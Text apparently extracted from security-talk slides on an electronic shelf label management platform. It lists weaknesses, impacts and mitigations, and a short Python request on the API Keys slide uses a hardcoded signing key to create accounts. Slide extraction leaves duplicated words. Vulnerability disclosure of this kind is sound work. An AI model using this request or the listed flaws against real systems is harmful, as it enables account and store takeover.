
37 NarZ+N13yru+B+5u5JfYmk+Yw5B9KGC/rM3APu2gR+Yu6BtG0C1LDhB36mm1vS6Av8RKKn4WwRxeYb6yKwAqWaw9J0KtXAUQWP6m

38 fcnZnTue0+m0I9+uXn9f0M4v/p5yueZD+P8YRKc2UxwXbw+A0xx8YzrBc/6jApYznM07PKsz7nxM001H2h3eNXnJa+PNMo0j5CKC

Event logAll issues

Memory: 206.4MBDisabled

Components



Web Management Platform

← → ↻ Not Secure http://zhsunyco.com.cn/admin/store/96/edit

EsI Templates SDR BLE WIFI NFC a111 English a1123

Branches Edit Settings Home > Branches > 96 > Edit

Edit

Branches Product SDR EPD WIFI LCD API DOCKING

Code a111

* Branchs Name a111

Branchs Address Input Branchs Address

* Time zone Asia/Shanghai x v

Filter Blacklist x v

Clear Logs

Clear Logs ON Clear the history log, recommended to open

More than days 3 +


Last Run 2026-03-16 01:59:58

Error

admin parent store 000

Reset Submit

WebApp Weaknesses



Weakness

- Sequential Usernames
- Default Passwords

Impact

- Account takeover

Mitigation

- Randomized Default Passwords



Branchs

Edit

Edit

Branchs

ProductSDR EPDWIFI LCDAPIDOCKINGDAPIDOCKING

Code

a111222333a111

* Branchs Name

a111222333a111

Branchs Address

Input Branchs AddressInput Branchs Address


* Time zone

Asia/ShanghaiShanghai

Filter

Blacklistlist

WebApp Weaknesses



Weakness

- Broken Access Control (IDOR)


Impact

- Change store settings
- Enable API

Mitigation

- Add Authorization

WebApp Weaknesses



Weakness

- File Upload Vulnerability

Impact

- Stored XSS

Mitigation

- File Type Checks

API Keys

```
import requests
import json
import base64

url = 'http://localhost/api/default/user/create'
payload = {
    'store_code': base64.b64encode('001'),
    'user_account': base64.b64encode('user001'),
    'user_password': base64.b64encode('user001'),
    'user_name': base64.b64encode('Colin'),
    'user_mobile': base64.b64encode('12345678'),
    'is_base64': base64.b64encode('0'),
    'sign': base64.b64encode('80805d794841f1b4')
}
headers = {
    'Content-Type': 'application/json'
}
response = requests.request('POST', url, headers=headers, json=payload)
print(response.json())
```

Branchs [Edit](#)

Edit

Branchs

Product

SDR EPD

WIFI LCD

API

DOCKING

API



default


i 80805d794841f1b41

Enabled

ON

80805d794841f1b4
== 80805d794841f1b41

REST API Weaknesses



Weakness

- Hardcoded API Key


Impact

- Store takeover
- Job queue takeover

Mitigation

- Unique API keys per store

Network Weaknesses



Weakness

- Unencrypted Traffic


Impact

- MITM with Account Takeover

Mitigation


- Use TLS

Consequences




- Full account takeover
- BLE arbitrary write
- Remote arbitrary write

2.4 GHz ESLs



2.4 GHz?

- Frequency
- Mid-Range Data Transfer





Reconnaissance

